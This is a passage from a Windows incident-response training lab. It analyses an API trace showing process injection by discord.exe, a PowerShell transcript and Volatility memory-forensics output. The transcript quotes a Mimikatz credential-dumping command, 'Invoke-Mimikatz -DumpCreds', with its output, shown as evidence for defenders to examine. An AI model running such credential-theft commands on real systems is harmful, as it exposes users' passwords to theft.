To scrutinize process creation, let's search for the `CreateProcess` function. Let's key in `CreateProcess` in the search box and press `Enter`.



Presented below is the syntax of the Windows API function, `CreateProcessA`.

```
BOOL CreateProcessA(  
    [in, optional] LPCSTR lpApplicationName,  
    [in, out, optional] LPSTR lpCommandLine,  
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] BOOL bInheritHandles,  
    [in] DWORD dwCreationFlags,  
    [in, optional] LPVOID lpEnvironment,  
    [in, optional] LPCSTR lpCurrentDirectory,  
    [in] LPSTARTUPINFOA lpStartupInfo,  
    [out] LPPROCESS_INFORMATION lpProcessInformation  
);
```

An intriguing element within this API is the `lpCommandLine` parameter. It discloses the executed command line, which, in this context, is `C:\Windows\System32\comp.exe`. Notably, the `lpCommandLine` can be specified without delineating the complete executable path in the `lpApplicationName` value.

Another pivotal parameter worth noting is `dwCreationFlags`, set to `CREATE_SUSPENDED`. This indicates that the new process's primary thread starts in a suspended state and remains inactive until the `ResumeThread` function gets invoked.

The `lpCommandLine` parameter of this API call sheds light on the child process that was initiated, namely, `C:\Windows\System32\comp.exe`.

Further down we also notice process injection-related functions being utilized by `discord.exe`.

#	Time of Day	Thread	Module	API	Ret
41005	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap ( 0x00000257246c0000, 0, 0x0000025724742df0 )	TRU
41006	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap ( 0x00000257246c0000, 0, 0x0000025724735880 )	TRU
41007	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString ( 0x000000a5c93fde78 )	
41008	2:37:15.388 PM	1	KERNELBASE.dll	CsrFreeCaptureBuffer ( 0x0000025724560750 )	
41009	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString ( 0x000000a5c93ff138 )	
41010	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString ( 0x000000a5c93ff148 )	
41011	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString ( 0x000000a5c93ff158 )	
41012	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap ( 0x00000257246c0000, 0, NULL )	TRU
41013	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap ( 0x00000257246c0000, 0, NULL )	TRU
41014	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap ( 0x00000257246c0000, 0, NULL )	TRU
41015	2:37:15.388 PM	1	discord.exe	OpenProcess ( PROCESS_ALL_ACCESS, FALSE, 3276 )	0x0
41016	2:37:15.388 PM	1	KERNELBASE.dll	NtOpenProcess ( 0x000000a5c93ff308, PROCESS_ALL_ACCESS, 0x000000...	STA
41017	2:37:15.388 PM	1	discord.exe	VirtualAllocEx ( 0x00000000000004e0, NULL, 511, MEM_COMMIT   MEM_RE...	0x0
41018	2:37:15.388 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory ( 0x00000000000004e0, 0x000000a5c93ff2b8, 0,	STA
41019	2:37:15.388 PM	1	discord.exe	WriteProcessMemory ( 0x00000000000004e0, 0x00000256275d0000, 0x0000...	TRU
41020	2:37:15.388 PM	1	KERNELBASE.dll	NtQueryVirtualMemory ( 0x00000000000004e0, 0x00000256275d0000, 8, 0	STA
41021	2:37:15.388 PM	1	KERNELBASE.dll	NtWriteVirtualMemory ( 0x00000000000004e0, 0x00000256275d0000, 0...	STA
41022	2:37:15.388 PM	1	discord.exe	CreateRemoteThread ( 0x00000000000004e0, NULL, 0, 0x00000256275d0000,	0x0
41023	2:37:15.388 PM	1	KERNELBASE.dll	NtDuplicateObject ( GetCurrentProcess(), 0x00000000000004e0, GetCur...	STA

All the above are strong indicators of process injection.

## PowerShell Activity

PowerShell transcripts meticulously log both the commands issued and their respective outputs during a PowerShell session. Occasionally, within a user's documents directory, we might stumble upon PowerShell transcript files. These files grant us a window into the recorded PowerShell activities on the system.

The subsequent screenshot, showcases the PowerShell transcript files nestled within the user's documents directory on a mounted forensic image.

```
Windows PowerShell transcript start
Start time: 20230907013104
Username: HTBVM01\John Doe
RunAs User: HTBVM01\John Doe
Configuration Name:
Machine: HTBVM01 (Microsoft Windows NT 10.0.19044.0)
Host Application: powershell
Process ID: 4876
PSVersion: 5.1.19041.1237
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1237
BuildVersion: 10.0.19041.1237
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
PS C:\Temp> .\pass.ps1
PS C:\Temp> Invoke-Mimikatz -DumpCreds >creds.txt
PS C:\Temp> ParameterBinding(Out-File): name="InputObject"; value="
.####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /**** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## / \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## > Vincent LE TOUX ( vincent.letoux@gmail.com )
***** > https://pingcastle.com / https://mysmartlogon.com ****

mimikatz(powershell) # sekurlsa:logonpasswords

Authentication Id : 0 : 149977 (00000000:000249d9)
Session : Interactive from 1
User Name : John Doe
```

Reviewing PowerShell-related activity in detail can be instrumental during investigations.

Here are some recommended guidelines when handling PowerShell data.

- **Unusual Commands**: Look for PowerShell commands that are not typical in your environment or are commonly associated with malicious activities. For example, commands to download files from the internet (Invoke-WebRequest or wget), commands that manipulate the registry, or those that involve creating scheduled tasks.
- **Script Execution**: Check for the execution of PowerShell scripts, especially if they are not signed or come from untrusted sources. Scripts can be used to automate malicious actions.
- **Encoded Commands**: Malicious actors often use encoded or obfuscated PowerShell commands to evade detection. Look for signs of encoded commands in transcripts.
- **Privilege Escalation**: Commands that attempt to escalate privileges, change user permissions, or perform actions typically restricted to administrators can be suspicious.
- **File Operations**: Check for PowerShell commands that involve creating, moving, or deleting files, especially in sensitive system locations.
- **Network Activity**: Look for commands related to network activity, such as making HTTP requests or initiating network connections. These may be indicative of command and control (C2) communications.
- **Registry Manipulation**: Check for commands that involve modifying the Windows Registry, as this can be a common tactic for malware persistence.
- **Use of Uncommon Modules**: If a PowerShell script or command uses uncommon or non-standard modules, it could be a sign of suspicious activity.
- **User Account Activity**: Look for changes to user accounts, including creation, modification, or deletion. Malicious actors may attempt to create or manipulate user accounts for persistence.
- **Scheduled Tasks**: Investigate the creation or modification of scheduled tasks through PowerShell. This can be a common method for persistence.
- **Repeated or Unusual Patterns**: Analyze the patterns of PowerShell commands. Repeated, identical commands or unusual sequences of commands may indicate automation or malicious behavior.
- **Execution of Unsigned Scripts**: The execution of unsigned scripts can be a sign of suspicious activity, especially if script execution policies are set to restrict this.

## Practical Digital Forensics Scenario

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's RDP into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

You belong to the digital forensics team and are assigned to investigate an incident related to a Windows system using a memory dump, a full disk image, and rapid triage artifacts.

- **Memory dump's location:**

- `C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`

- **Rapid triage artifacts' locations:**

- `C:\Users\johndoe\Desktop\kapefiles`
  - `C:\Users\johndoe\Desktop\files`

- **Full disk image's location:** `C:\Users\johndoe\Desktop\fulldisk.raw.001`

- **Parsed full disk image data location:** `C:\Users\johndoe\Desktop\MalwareAttack`

**Notes:**

- When analyzing with `Autopsy`, we strongly suggest accessing the case from `C:\Users\johndoe\Desktop\MalwareAttack`.
- During an investigation, it's imperative to examine artifacts or evidence on a specialized system tailored for forensic tasks. However, for the sake of expediency, the analysis is conducted within the impacted system itself.

---

## Memory Analysis with Volatility v3

The affected system's memory dump resides in

`C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`.

### Identifying the Memory Dump's Profile

Let's start by obtaining OS & kernel details of the Windows memory sample being analyzed, leveraging Volatility's `windows.info` plugin.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.info
Volatility 3 Framework 2.5.0

Variable          Value

Kernel Base      0xf80150019000
DTB              0x1ad000
Symbols file:///C:/Users/johndoe/Desktop/volatility3-
develop/volatility3/symbols/windows/ntkrnlmp.pdb/89284D0CA6ACC8274B9A44BD5
AF9290B-1.json.xz
Is64Bit          True
IsPAE            False
layer_name       0 WindowsIntel32e
memory_layer     1 FileLayer
```

```
KdVersionBlock 0xf80150c283a0
Major/Minor    15.19041
MachineType    34404
KeNumberProcessors 2
SystemTime     2023-08-10 09:35:40
NtSystemRoot   C:\Windows
NtProductType  NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine     34404
PE TimeDateStamp      Fri May 20 08:24:42 2101
```

## Identifying Injected Code

Volatility's `windows.malfind` plugin can then be used to list process memory ranges that potentially contain injected code as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.malfind
Volatility 3 Framework 2.5.0
```

PID	Process	Start	VPN	End	VPN	Tag	Protection
CommitCharge	PrivateMemory	File	output	Hexdump			
Disasm							
3648	rundll32.exe	0x1f2d8c20000	0x1f2d8c6dfff	VadS			
PAGE_EXECUTE_READWRITE	78	1	Disabled				

```
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
0x1f2d8c20000:  add    byte ptr [rax], al
0x1f2d8c20002:  add    byte ptr [rax], al
0x1f2d8c20004:  add    byte ptr [rax], al
0x1f2d8c20006:  add    byte ptr [rax], al
0x1f2d8c20008:  add    byte ptr [rax], al
0x1f2d8c2000a:  add    byte ptr [rax], al
0x1f2d8c2000c:  add    byte ptr [rax], al
0x1f2d8c2000e:  add    byte ptr [rax], al
0x1f2d8c20010:  add    byte ptr [rax], al
```

```
0x1f2d8c20012: add byte ptr [rax], al
0x1f2d8c20014: add byte ptr [rax], al
0x1f2d8c20016: add byte ptr [rax], al
0x1f2d8c20018: add byte ptr [rax], al
0x1f2d8c2001a: add byte ptr [rax], al
0x1f2d8c2001c: add byte ptr [rax], al
0x1f2d8c2001e: add byte ptr [rax], al
0x1f2d8c20020: add byte ptr [rax], al
0x1f2d8c20022: add byte ptr [rax], al
0x1f2d8c20024: add byte ptr [rax], al
0x1f2d8c20026: add byte ptr [rax], al
0x1f2d8c20028: add byte ptr [rax], al
0x1f2d8c2002a: add byte ptr [rax], al
0x1f2d8c2002c: add byte ptr [rax], al
0x1f2d8c2002e: add byte ptr [rax], al
0x1f2d8c20030: add byte ptr [rax], al
0x1f2d8c20032: add byte ptr [rax], al
0x1f2d8c20034: add byte ptr [rax], al
0x1f2d8c20036: add byte ptr [rax], al
0x1f2d8c20038: add byte ptr [rax], al
0x1f2d8c2003a: add byte ptr [rax], al
0x1f2d8c2003c: add byte ptr [rax], al
0x1f2d8c2003e: add byte ptr [rax], al
6744 powershell.exe 0x1db40f50000 0x1db40f9dfff VadS
PAGE_EXECUTE_READWRITE 78 1 Disabled

00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
0x1db40f50000: add byte ptr [rax], al
0x1db40f50002: add byte ptr [rax], al
0x1db40f50004: add byte ptr [rax], al
0x1db40f50006: add byte ptr [rax], al
0x1db40f50008: add byte ptr [rax], al
0x1db40f5000a: add byte ptr [rax], al
0x1db40f5000c: add byte ptr [rax], al
0x1db40f5000e: add byte ptr [rax], al
0x1db40f50010: add byte ptr [rax], al
0x1db40f50012: add byte ptr [rax], al
0x1db40f50014: add byte ptr [rax], al
0x1db40f50016: add byte ptr [rax], al
0x1db40f50018: add byte ptr [rax], al
0x1db40f5001a: add byte ptr [rax], al
0x1db40f5001c: add byte ptr [rax], al
0x1db40f5001e: add byte ptr [rax], al
```

```
0x1db40f50020: add byte ptr [rax], al
0x1db40f50022: add byte ptr [rax], al
0x1db40f50024: add byte ptr [rax], al
0x1db40f50026: add byte ptr [rax], al
0x1db40f50028: add byte ptr [rax], al
0x1db40f5002a: add byte ptr [rax], al
0x1db40f5002c: add byte ptr [rax], al
0x1db40f5002e: add byte ptr [rax], al
0x1db40f50030: add byte ptr [rax], al
0x1db40f50032: add byte ptr [rax], al
0x1db40f50034: add byte ptr [rax], al
0x1db40f50036: add byte ptr [rax], al
0x1db40f50038: add byte ptr [rax], al
0x1db40f5003a: add byte ptr [rax], al
0x1db40f5003c: add byte ptr [rax], al
0x1db40f5003e: add byte ptr [rax], al
5468 rundll32.exe 0x13c60d40000 0x13c60d8dfff VadS
PAGE_EXECUTE_READWRITE 78 1 Disabled
```

```
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
0x13c60d40000: add byte ptr [rax], al
0x13c60d40002: add byte ptr [rax], al
0x13c60d40004: add byte ptr [rax], al
0x13c60d40006: add byte ptr [rax], al
0x13c60d40008: add byte ptr [rax], al
0x13c60d4000a: add byte ptr [rax], al
0x13c60d4000c: add byte ptr [rax], al
0x13c60d4000e: add byte ptr [rax], al
0x13c60d40010: add byte ptr [rax], al
0x13c60d40012: add byte ptr [rax], al
0x13c60d40014: add byte ptr [rax], al
0x13c60d40016: add byte ptr [rax], al
0x13c60d40018: add byte ptr [rax], al
0x13c60d4001a: add byte ptr [rax], al
0x13c60d4001c: add byte ptr [rax], al
0x13c60d4001e: add byte ptr [rax], al
0x13c60d40020: add byte ptr [rax], al
0x13c60d40022: add byte ptr [rax], al
0x13c60d40024: add byte ptr [rax], al
0x13c60d40026: add byte ptr [rax], al
0x13c60d40028: add byte ptr [rax], al
0x13c60d4002a: add byte ptr [rax], al
0x13c60d4002c: add byte ptr [rax], al
```

mp01.ir

```
0x13c60d4002e: add byte ptr [rax], al
0x13c60d40030: add byte ptr [rax], al
0x13c60d40032: add byte ptr [rax], al
0x13c60d40034: add byte ptr [rax], al
0x13c60d40036: add byte ptr [rax], al
0x13c60d40038: add byte ptr [rax], al
0x13c60d4003a: add byte ptr [rax], al
0x13c60d4003c: add byte ptr [rax], al
0x13c60d4003e: add byte ptr [rax], al
```

When a process allocates a memory page with `PAGE_EXECUTE_READWRITE` permissions, it's essentially requesting the ability to both execute and write to that memory region. In layman's terms, the process is saying, "I want to be able to run code from here, but I also want the flexibility to change what that code is on the fly."

Now, why does that raise eyebrows? Well, legitimate applications typically segregate the tasks of code execution and data writing. They'll have specific regions of memory for running code (executable) and separate regions where data is written or modified. This separation is a fundamental security principle, ensuring that data isn't inadvertently executed or that executable regions aren't tampered with unexpectedly.

However, many types of malware, especially those that employ code injection techniques, require the ability to write their payload into memory and then execute it. By allocating memory with `PAGE_EXECUTE_READWRITE` permissions, they can write and subsequently execute malicious code within the same memory region, making their malicious activities more streamlined and efficient.

In essence, while not every instance of `PAGE_EXECUTE_READWRITE` is malicious, its presence is a strong indicator of potential malfeasance, and it's something we, as vigilant security analysts, should scrutinize closely.

## Identifying Running Processes

Let's now list the processes present in this particular Windows memory image through Volatility's `windows.pslist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pslist
Volatility 3 Framework 2.5.0

PID      PPID      ImageFileName      Offset(V)      Threads Handles SessionId
Wow64    CreateTime      ExitTime
File output

4        0         System  0x800adb87e040  161      -        N/A      False
2023-08-10 00:22:53.000000      N/A      Disabled
```

92	4	Registry	0x800adb8ee080	4	-	N/A
False	2023-08-10 00:22:48.000000	Disabled	N/A			
304	4	smss.exe	0x800ade54f040	2	-	N/A
False	2023-08-10 00:22:53.000000	Disabled	N/A			
416	404	csrss.exe	0x800adf452140	10	-	0
False	2023-08-10 00:22:55.000000	Disabled	N/A			
492	404	wininit.exe	0x800adf6a4080	1	-	0
False	2023-08-10 00:22:55.000000	Disabled	N/A			
500	484	csrss.exe	0x800adf6e7140	12	-	1
False	2023-08-10 00:22:55.000000	Disabled	N/A			
588	484	winlogon.exe	0x800adf770080	7	-	1
False	2023-08-10 00:22:55.000000	Disabled	N/A			
632	492	services.exe	0x800adf6a60c0	9	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
660	492	lsass.exe	0x800adf781080	8	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
760	632	svchost.exe	0x800adff42240	12	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
772	588	fontdrvhost.exe	0x800adff45140	5	-	1
False	2023-08-10 00:22:56.000000	Disabled	N/A			
768	492	fontdrvhost.exe	0x800adff46080	5	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
884	632	svchost.exe	0x800adff8c2c0	8	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
972	588	dwm.exe	0x800ae0021080	15	-	1
False	2023-08-10 00:22:56.000000	Disabled	N/A			False
440	632	svchost.exe	0x800ae007f240	63	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
344	632	svchost.exe	0x800ae00c02c0	16	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
360	632	svchost.exe	0x800ae00d02c0	12	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			
876	632	svchost.exe	0x800ae00dd280	14	-	0
False	2023-08-10 00:22:56.000000	Disabled	N/A			

1172	632	svchost.exe	0x800ae01542c0	20	-	0
False	2023-08-10 00:22:56.000000		N/A			
		Disabled				
1272	632	svchost.exe	0x800ae01b92c0	17	-	0
False	2023-08-10 00:22:56.000000		N/A			
		Disabled				
1428	4	MemCompression	0x800adb9a0040	42	-	N/A
False	2023-08-10 00:22:56.000000		N/A			
		Disabled				
1480	632	svchost.exe	0x800ae0309080	8	-	0
False	2023-08-10 00:22:56.000000		N/A			
		Disabled				
1676	632	svchost.exe	0x800ae030d2c0	3	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
1684	632	svchost.exe	0x800ae030f2c0	4	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
1788	632	spoolsv.exe	0x800adb8cc080	7	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
1872	632	svchost.exe	0x800ae0303080	12	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2008	632	svchost.exe	0x800ae04a72c0	6	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2080	440	sihost.exe	0x800ae04ba080	8	-	1
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2092	632	svchost.exe	0x800ae06d32c0	8	-	1
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2140	632	svchost.exe	0x800ae06d4080	10	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2244	632	vm3dservice.ex	0x800ae0729240	2	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2252	632	VGAAuthService.	0x800adf464300	2	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2276	632	MsMpEng.exe	0x800adf466280	0	-	0
False	2023-08-10 00:22:57.000000			2023-08-10 00:31:58.000000		
		Disabled				
2284	632	vmtoolsd.exe	0x800adf4620c0	12	-	0
False	2023-08-10 00:22:57.000000		N/A			
		Disabled				
2380	440	taskhostw.exe	0x800ae07ea280	0	-	1
False	2023-08-10 00:22:57.000000			2023-08-10 00:23:00.000000		

Disabled							
2404	440	taskhostw.exe	0x800ae07f22c0	8	-	1	
False	2023-08-10 00:22:57.000000		N/A				
	Disabled						
2520	2244	vm3dservice.ex	0x800ae0530080	2	-	1	
False	2023-08-10 00:22:58.000000		N/A				
	Disabled						
2840	876	ctfmon.exe	0x800ae0584080	8	-	1	
False	2023-08-10 00:22:58.000000		N/A				
	Disabled						
2880	632	svchost.exe	0x800ae0841240	2	-	0	
False	2023-08-10 00:22:58.000000		N/A				
	Disabled						
640	632	dllhost.exe	0x800ae0a1f280	10	-	0	
False	2023-08-10 00:22:59.000000		N/A				
	Disabled						
3128	760	WmiPrvSE.exe	0x800ae0ab8280	13	-	0	
False	2023-08-10 00:23:00.000000		N/A				
	Disabled						
3240	632	msdtc.exe	0x800ae0af9280	9	-	0	
False	2023-08-10 00:23:00.000000		N/A				
	Disabled						
3508	588	userinit.exe	0x800ae0b75300	0	-	1	
False	2023-08-10 00:23:00.000000		2023-08-10 00:23:24.000000				
	Disabled						
4260	632	svchost.exe	0x800ae0f292c0	7	-	1	
False	2023-08-10 00:23:03.000000		N/A				
	Disabled						
4400	632	SearchIndexer.	0x800ae0fcb240	16	-	0	
False	2023-08-10 00:23:04.000000		N/A				
	Disabled						
4724	760	RuntimeBroker.	0x800ae0e27080	3	-	1	
False	2023-08-10 00:23:04.000000		N/A				
	Disabled						
4932	760	RuntimeBroker.	0x800ae11532c0	10	-	1	
False	2023-08-10 00:23:05.000000		N/A				
	Disabled						
1908	760	Microsoft.Phot	0x800ae164b0c0	15	-	1	
False	2023-08-10 00:23:06.000000		N/A				
	Disabled						
5392	760	RuntimeBroker.	0x800ae17a52c0	1	-	1	
False	2023-08-10 00:23:07.000000		N/A				
	Disabled						
5848	760	RuntimeBroker.	0x800ae10c62c0	2	-	1	
False	2023-08-10 00:23:10.000000		N/A				
	Disabled						
5912	760	RuntimeBroker.	0x800ae1804200	4	-	1	
False	2023-08-10 00:23:11.000000		N/A				
	Disabled						
1996	632	svchost.exe	0x800ae180d080	10	-	0	

False	2023-08-10 00:23:14.000000	N/A				
	Disabled					
1584	876	dasHost.exe	0x800ae10c5080	3	-	0
False	2023-08-10 00:23:14.000000	N/A				
	Disabled					
3912	3552	SecurityHealth	0x800ae148a080	1	-	1
False	2023-08-10 00:23:17.000000	N/A				
	Disabled					
3964	632	SecurityHealth	0x800ae1489280	9	-	0
False	2023-08-10 00:23:17.000000	N/A				
	Disabled					
5984	3552	vmtoolsd.exe	0x800ae148f080	6	-	1
False	2023-08-10 00:23:17.000000	N/A				
	Disabled					
6908	760	SkypeApp.exe	0x800ae1ee0240	41	-	1
False	2023-08-10 00:23:46.000000	N/A				
	Disabled					
7032	760	RuntimeBroker.	0x800ae1b91300	2	-	1
False	2023-08-10 00:23:49.000000	N/A				
	Disabled					
4920	632	svchost.exe	0x800ae24692c0	2	-	0
False	2023-08-10 00:24:00.000000	N/A				
	Disabled					
1260	760	RuntimeBroker.	0x800ae15f0080	1	-	1
False	2023-08-10 00:24:09.000000	N/A				
	Disabled					
2320	760	ApplicationFra	0x800ae21a92c0	3	-	1
False	2023-08-10 00:24:10.000000	N/A				
	Disabled					
2440	760	WWAHost.exe	0x800ae24752c0	26	-	1
False	2023-08-10 00:24:10.000000	N/A				
	Disabled					
6732	760	dllhost.exe	0x800ae170c340	6	-	1
False	2023-08-10 00:24:12.000000	N/A				
	Disabled					
7028	760	WinStore.App.e	0x800ae2937080	12	-	1
False	2023-08-10 00:24:26.000000	N/A				
	Disabled					
7320	632	svchost.exe	0x800ae2b36080	3	-	0
False	2023-08-10 00:24:49.000000	N/A				
	Disabled					
7884	632	SgrmBroker.exe	0x800ae1f63240	7	-	0
False	2023-08-10 00:24:58.000000	N/A				
	Disabled					
8024	632	svchost.exe	0x800ae139a0c0	3	-	0
False	2023-08-10 00:24:58.000000	N/A				
	Disabled					
8100	632	svchost.exe	0x800ae1f67080	8	-	0
False	2023-08-10 00:24:59.000000	N/A				
	Disabled					

6160	632	svchost.exe	0x800ae23c8080	3	-	0
False	2023-08-10 00:25:22.000000		N/A			
		Disabled				
3372	440	powershell.exe	0x800ae1fe1080	8	-	0
False	2023-08-10 00:30:32.000000		N/A			
		Disabled				
3136	3372	conhost.exe	0x800ae25e3300	4	-	0
False	2023-08-10 00:30:32.000000		N/A			
		Disabled				
6564	3372	Autorunsc64.ex	0x800ae2ddf080	1	-	0
False	2023-08-10 00:30:40.000000		N/A			
		Disabled				
7148	588	explorer.exe	0x800ae0d4b080	48	-	1
False	2023-08-10 00:30:56.000000		N/A			
		Disabled				
1380	632	Sysmon64.exe	0x800ae1b74080	12	-	0
False	2023-08-10 00:30:58.000000		N/A			
		Disabled				
4208	760	unsecapp.exe	0x800ae2c1d080	3	-	0
False	2023-08-10 00:30:58.000000		N/A			
		Disabled				
7316	760	StartMenuExper	0x800ae1360080	6	-	1
False	2023-08-10 00:30:58.000000		N/A			
		Disabled				
4640	760	TextInputHost.	0x800ae0d90340	9	-	1
False	2023-08-10 00:30:59.000000		N/A			
		Disabled				
672	760	SearchApp.exe	0x800ae12b4340	46	-	1
False	2023-08-10 00:31:00.000000		N/A			
		Disabled				
4504	760	ShellExperienc	0x800ae1456080	15	-	1
False	2023-08-10 00:31:01.000000		N/A			
		Disabled				
5520	760	RuntimeBroker.	0x800ae10b6080	2	-	1
False	2023-08-10 00:33:03.000000		N/A			
		Disabled				
2868	760	SkypeBackgroun	0x800ae2961080	4	-	1
False	2023-08-10 09:10:28.000000		N/A			
		Disabled				
7820	632	Velociraptor.e	0x800ae0b5e080	15	-	0
False	2023-08-10 09:11:16.000000		N/A			
		Disabled				
6388	7148	chrome.exe	0x800ae1389080	0	-	1
False	2023-08-10 09:11:41.000000			2023-08-10 09:15:24.000000		
		Disabled				
3648	7148	rundll32.exe	0x800ae16c6080	4	-	1
False	2023-08-10 09:15:14.000000		N/A			
		Disabled				
6744	908	powershell.exe	0x800ae5da50c0	10	-	1
False	2023-08-10 09:21:16.000000		N/A			

	Disabled						
5692	6744	conhost.exe	0x800ae19e4300	3	-	1	
False	2023-08-10 09:21:16.000000		N/A				
	Disabled						
5468	7512	rundll32.exe	0x800ae01f0080	3	-	0	
False	2023-08-10 09:23:15.000000		N/A				
	Disabled						
3944	632	VSSVC.exe	0x800ae16c4080	5	-	0	
False	2023-08-10 09:31:21.000000		N/A				
	Disabled						
7292	632	svchost.exe	0x800ae2de0080	5	-	0	
False	2023-08-10 09:31:21.000000		N/A				
	Disabled						
2432	760	smartscreen.ex	0x800ae29ac080	7	-	1	
False	2023-08-10 09:32:30.000000		N/A				
	Disabled						
892	7148	chrome.exe	0x800ae10d2080	42	-	1	
False	2023-08-10 09:32:30.000000		N/A				
	Disabled						
4492	892	chrome.exe	0x800ae2c53080	8	-	1	
False	2023-08-10 09:32:31.000000		N/A				
	Disabled						
7208	892	chrome.exe	0x800ae4a7d080	17	-	1	
False	2023-08-10 09:32:32.000000		N/A				
	Disabled						
2784	892	chrome.exe	0x800ae26a92c0	15	-	1	
False	2023-08-10 09:32:32.000000		N/A				
	Disabled						
3052	892	chrome.exe	0x800ae2847080	9	-	1	
False	2023-08-10 09:32:32.000000		N/A				
	Disabled						
7416	892	chrome.exe	0x800ae26b32c0	15	-	1	
False	2023-08-10 09:32:33.000000		N/A				
	Disabled						
4972	892	chrome.exe	0x800ae2b17080	14	-	1	
False	2023-08-10 09:32:34.000000		N/A				
	Disabled						
4296	892	chrome.exe	0x800ae0ee3080	14	-	1	
False	2023-08-10 09:32:34.000000		N/A				
	Disabled						
3416	892	chrome.exe	0x800ae0e62080	14	-	1	
False	2023-08-10 09:32:34.000000		N/A				
	Disabled						
4040	7820	winpmem_mini_x	0x800ae1fe8080	3	-	0	
False	2023-08-10 09:35:40.000000		N/A				
	Disabled						
5112	4040	conhost.exe	0x800ae1334080	6	-	0	
False	2023-08-10 09:35:40.000000		N/A				
	Disabled						

If we want to list processes in a tree based on their parent process ID, we can do that through Volatility's `windows.pstree` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pstree
Volatility 3 Framework 2.5.0
```

PID Wow64	PPID CreateTime	ImageFileName ExitTime	Offset(V)	Threads	Handles	SessionId
4	0	System	0x800adb87e040 161	-	N/A	False
2023-08-10 00:22:53.000000			N/A			
* 304	4	smss.exe	0x800ade54f040 2	-	N/A	
False	2023-08-10 00:22:53.000000		N/A			
* 1428	4	MemCompression	0x800adb9a0040 42	-	N/A	
False	2023-08-10 00:22:56.000000		N/A			
* 92	4	Registry	0x800adb8ee080 4	-	N/A	
False	2023-08-10 00:22:48.000000		N/A			
416	404	csrss.exe	0x800adf452140 10	-	0	
False	2023-08-10 00:22:55.000000		N/A			
492	404	wininit.exe	0x800adf6a4080 1	-	0	
False	2023-08-10 00:22:55.000000		N/A			
* 632	492	services.exe	0x800adf6a60c0 9	-	0	
False	2023-08-10 00:22:56.000000		N/A			
** 640	632	dllhost.exe	0x800ae0a1f280 10	-	0	
False	2023-08-10 00:22:59.000000		N/A			
** 1676	632	svchost.exe	0x800ae030d2c0 3	-	0	
False	2023-08-10 00:22:57.000000		N/A			
** 7820	632	Velociraptor.e	0x800ae0b5e080 15	-	0	
False	2023-08-10 09:11:16.000000		N/A			
*** 4040	7820	winpmem_mini_x	0x800ae1fe8080 3	-	0	
False	2023-08-10 09:35:40.000000		N/A			
**** 5112	4040	conhost.exe	0x800ae1334080 6	-	0	
False	2023-08-10 09:35:40.000000		N/A			
** 6160	632	svchost.exe	0x800ae23c8080 3	-	0	
False	2023-08-10 00:25:22.000000		N/A			
